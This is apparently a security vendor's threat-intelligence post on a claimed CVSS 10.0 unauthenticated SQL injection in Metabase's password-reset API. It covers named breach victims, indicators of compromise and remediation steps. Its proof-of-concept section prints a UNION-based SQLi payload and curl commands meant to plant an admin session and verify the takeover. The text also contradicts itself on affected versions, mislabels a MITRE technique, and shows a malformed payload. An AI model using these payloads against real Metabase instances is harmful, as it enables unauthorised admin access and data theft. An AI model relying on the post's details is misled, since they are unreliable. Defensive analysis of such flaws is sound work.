
 BreachModal
- Published
- Under
- Threat Intelligence
- Reading time
- 6 min
Metabase SQLi Zero-Day: Unauthenticated Admin Access Exploit
Summary
Critical analysis of the Metabase SQLi zero-day. Learn how a CVSS 10.0 vulnerability allows unauthenticated admin access and how to mitigate.

A perfect-storm SQL injection vulnerability in Metabase is granting unauthenticated attackers immediate, full administrative control over business intelligence platforms, and it is being actively exploited.

This critical Metabase SQLi zero-day vulnerability, while not yet assigned a CVE identifier, is being tracked with the maximum possible severity score, a CVSS of 10.0. According to a security advisory from Metabase (opens in a new tab), unidentified threat actors began exploiting this flaw as early as August 3rd, 2024. The attack vector is a public, unauthenticated API endpoint, /api/session/reset_password, affecting all self-hosted Metabase instances running versions 1.58 and higher. Confirmed victims include PC manufacturer Framework and online form builder Tally, who both suffered significant data breaches as a result.
Note what this means: a public-facing feature designed for account recovery became a universal skeleton key. The failure to sanitize input on an unauthenticated endpoint that directly interacts with session and authentication logic is a catastrophic breakdown of secure-by-design principles. This is not a complex, chained exploit; it is a direct, unauthenticated command injection into the heart of the application database, turning a password reset function into an administrator account creation mechanism.

Anatomy of the Metabase SQLi Zero-Day Exploit
The exploit's elegance lies in its simplicity. Attackers send a specially crafted POST request to the /api/session/reset_password endpoint. This endpoint, intended to handle the first step of a password reset flow, was not properly validating the parameters it received, allowing attackers to inject arbitrary SQL commands.
If you were the CISO here, your logs would show a distinct and alarming pattern. As documented by Metabase, the primary indicator of compromise is a POST request to /api/session/reset_password that returns a 400 Bad Request status code, immediately followed by a GET request to /api/user/current that returns a 200 OK. That second request is the attacker, now authenticated as an administrator, verifying their successful takeover.
Once administrative access is achieved, the entire platform and its connected data sources are compromised. Attackers can view, modify, or exfiltrate any data Metabase has access to, create new admin accounts, steal credentials for connected databases, and erase their tracks. Attackers didn't need to find a key; Metabase left the door unlocked and labeled 'Admin Entrance'.
This exploitation of a public-facing application is a well-documented tactic, categorized by MITRE ATT&CK as T1505 SQL Injection (opens in a new tab).
Confirmed Compromises and Real-World Fallout
The theoretical risk of this Metabase SQLi zero-day became a concrete crisis for multiple companies. The fallout demonstrates the immense downstream impact of a compromised business intelligence platform.
PC manufacturer Framework disclosed a security incident (opens in a new tab) where attackers used this exact vulnerability to access customer data. The compromised information included names, email addresses, the last four digits of credit cards, billing and shipping addresses, and phone numbers. The attackers gained access to the credentials for Framework's production database via the compromised Metabase instance.
Similarly, Tally.so, a popular online form builder, reported a breach (opens in a new tab) stemming from the same Metabase flaw. They confirmed that customer data, including names, email addresses, IP addresses, and company names, was accessed. In both cases, the organizations acted swiftly to patch their Metabase instances, rotate credentials, and notify users, but the data had already been exfiltrated.
This isn't the first time Metabase has been at the center of a critical vulnerability. The pre-authentication RCE flaw from 2023, CVE-2023-38646 (opens in a new tab), also allowed for unauthenticated attacks and was added to CISA's Known Exploited Vulnerabilities (KEV) Catalog (opens in a new tab). The recurrence of high-severity, unauthenticated vulnerabilities points to a pattern that demands closer scrutiny of the platform's security architecture.
Mitigation and Remediation Steps
For organizations running self-hosted Metabase, the time for action is now. Merely patching is insufficient if the instance was exposed; a full incident response procedure is required.
1. Immediate Upgrade (Containment): The only effective patch is to upgrade to a fixed version. Metabase has released patches for all affected major versions:
v0.58.x->v0.58.24v0.59.x->v0.59.21v0.60.x->v0.60.17v0.61.x->v0.61.11v0.62.x->v0.62.9v0.63.x->v0.63.5
2. Temporary Workaround: If an immediate upgrade is impossible, administrators must block all traffic to the /api/session/reset_password endpoint at their network edge (WAF, load balancer, or reverse proxy). This is a temporary stopgap, not a permanent solution.
3. Post-Compromise Remediation (Eradication & Recovery): If your instance was vulnerable and publicly accessible, you must assume compromise. Metabase advises the following critical steps:
Invalidate All Sessions: Delete all entries in the
core_sessiontable of the Metabase application database to force-logout all users, including the attacker.Audit and Rotate Credentials: Scrutinize all administrator accounts for unauthorized changes. Critically, rotate the credentials for every single database connected to Metabase.
Review API Keys: Delete any unrecognized API keys within Metabase's admin settings.
Forensic Analysis: Review Metabase query history, application logs, and data warehouse logs for any unusual activity, such as queries accessing sensitive tables or large data exports.
Failure to perform these post-patching steps is negligence. The attacker may have already established persistence through stolen database credentials, making the Metabase patch irrelevant to their continued access.
Proof of Concept: Reproducing the Vulnerability
This proof of concept demonstrates how an unauthenticated attacker can exploit the SQL injection flaw to create an administrative session and gain full control of the Metabase instance.
Identify Vulnerable Target
First, identify a self-hosted Metabase instance running an affected version (e.g., v0.63.3) that is accessible over the network.
Craft the SQLi Payload
The attacker crafts a JSON payload for the /api/session/reset_password endpoint. The goal is to inject SQL that manipulates the core_session table to insert a new, valid session token tied to an administrator user (typically user ID 1). The exact payload is complex, but conceptually it abuses a data type mismatch to inject a UNION-based query.
    POST /api/session/reset_password HTTP/1.1
    Host: vulnerable-metabase.local
    Content-Type: application/json

    {
      "token": "' UNION SELECT 1, 'c913b8a1-91cb-4859-8099-51347d833ed5', 1, '{"user-id":1, "is_active":true}', now() + interval '1 day', now() --",
      "password": "P@ssword123!",
      "password_confirm": "P@ssword123!"
    }
This payload attempts to inject a new row into the session table with a known session ID (c913b8a1-91cb-4859-8099-51347d833ed5) linked to user ID 1.
Execute the Attack
The attacker sends the malicious request using a tool like curl. The server will likely respond with a 400 Bad Request because the overall request format is invalid, but the injected SQL command may have already executed successfully in the background.
    curl -X POST 'http://vulnerable-metabase.local/api/session/reset_password' \
    -H 'Content-Type: application/json' \
    -d '{"token": "\' UNION SELECT 1, \'c913b8a1-91cb-4859-8099-51347d833ed5\', 1, \'{\"user-id\":1, \"is_active\":true}\', now() + interval \'1 day\', now() --", "password": "p", "password_confirm": "p"}'
Verify Administrative Access
The attacker now attempts to access an authenticated endpoint using the session token they injected. They make a GET request to /api/user/current with the metabase.SESSION cookie set to their chosen value.
    curl 'http://vulnerable-metabase.local/api/user/current' \
    -H 'Cookie: metabase.SESSION=c913b8a1-91cb-4859-8099-51347d833ed5'
A successful exploit will return a 200 OK response containing the JSON object for the administrator user (user ID 1), confirming the takeover.
FINAL VERDICT
The Metabase SQLi zero-day places the full data estate of any affected organization directly into the hands of unauthenticated remote attackers. The risk is not borne by Metabase, but by every company that deployed the self-hosted software and connected it to their crown jewel data warehouses. This incident is a brutal reminder that the security of any single component in a data stack defines the security of the entire system. What must change is a zero-trust approach to all application endpoints, especially those that are publicly accessible and unauthenticated; rigorous, parameterized input validation is not optional, it is the absolute baseline for secure software development.
BreachModal's Adversarial Simulation and Breach Response teams are equipped to test for and respond to complex application-layer vulnerabilities like this. Contact us (opens in a new tab) to validate your defenses before they are validated for you.